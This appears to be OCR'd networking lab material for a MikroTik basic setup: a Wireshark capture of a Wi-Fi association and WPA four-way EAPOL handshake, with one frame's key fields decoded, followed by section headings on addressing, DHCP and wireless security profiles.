
```
      291 6.940659… 42:e1:69:6d:2b:e6   Routerbo_25:f2:3a   802.11    123 Association Request, SN=2224
      293 6.942485… Routerbo_25:f2:3a   42:e1:69:6d:2b:e6   802.11     98 Association Response, SN=779

      315 6.953653… Routerbo_25:f2:3a   42:e1:69:6d:2b:e6   EAPOL     175 Key (Message 1 of 4)
      317 6.964361… 42:e1:69:6d:2b:e6   Routerbo_25:f2:3a   EAPOL     175 Key (Message 2 of 4)
      319 6.967242… Routerbo_25:f2:3a   42:e1:69:6d:2b:e6   EAPOL     209 Key (Message 3 of 4)
      321 6.971740… 42:e1:69:6d:2b:e6   Routerbo_25:f2:3a   EAPOL     153 Key (Message 4 of 4)
      324 6.983304… Routerbo_25:f2:3a   Broadcast           802.11    193 Beacon frame, SN=792, FN=0,

▸ Frame 315: 175 bytes on wire (1400 bits), 175 bytes captured (1400 bits) on interface wlan0, id 0
▸ Radiotap Header v0, Length 18
▸ 802.11 radio information
▸ IEEE 802.11 Data, Flags: ......F.C
▸ Logical-Link Control
▾ 802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 117
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 1]
  ▸ Key Information: 0x008a
    Key Length: 16
    Replay Counter: 1
    WPA Key Nonce: 0264e1a87deab169023b8fdf8914a91be4817e95587441478ef63977af3fd79d
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000000000000000000000
    WPA Key Data Length: 22
  ▸ WPA Key Data: dd14000fac0499bc7ec61efc21bb5c7799ef52717c95
```

LAB
MikroTik basic setup


Topology and addressing




IP addresses & routing table with default route




DHCP service





Wireless & Security Profile





Wireless data rates & Tx power

